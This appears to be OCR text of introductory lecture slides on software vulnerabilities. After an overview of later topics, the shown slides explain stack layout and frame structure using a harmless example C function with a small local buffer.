Software Vulnerability I

Presenter: Yinzhi Cao
Lehigh University


Overview

- Buffer Overflow
- Shellcode
- Heap Overflow
- Format Strings
- Return-oriented Programming
- Metasploit 101

Anatomy of the Stack

Assumptions

- Stack grows down (Intel, Motorola, SPARC, MIPS)
- Stack pointer (%ESP) points to the last address on the stack





Example Program


Let us consider how the stack of this program would look:

```
void function(int a){
        char buffer1[5];
}

int main(){
        function(1);
}
```

Stack Frame


Function Parameters
Return Address
Saved Frame Pointer
Local Variables
Higher Memory Addresses



a
FP
Return Address
Saved Frame Pointer
SP
void function(int a){
char buffer1[5];
}
IP
int main(){
function(1);
}



a
FP
Return Address
Saved Frame Pointer
buffer1
SP
IP
void function(int a){
char buffer1[5];
}
int main(){
function(1);
}

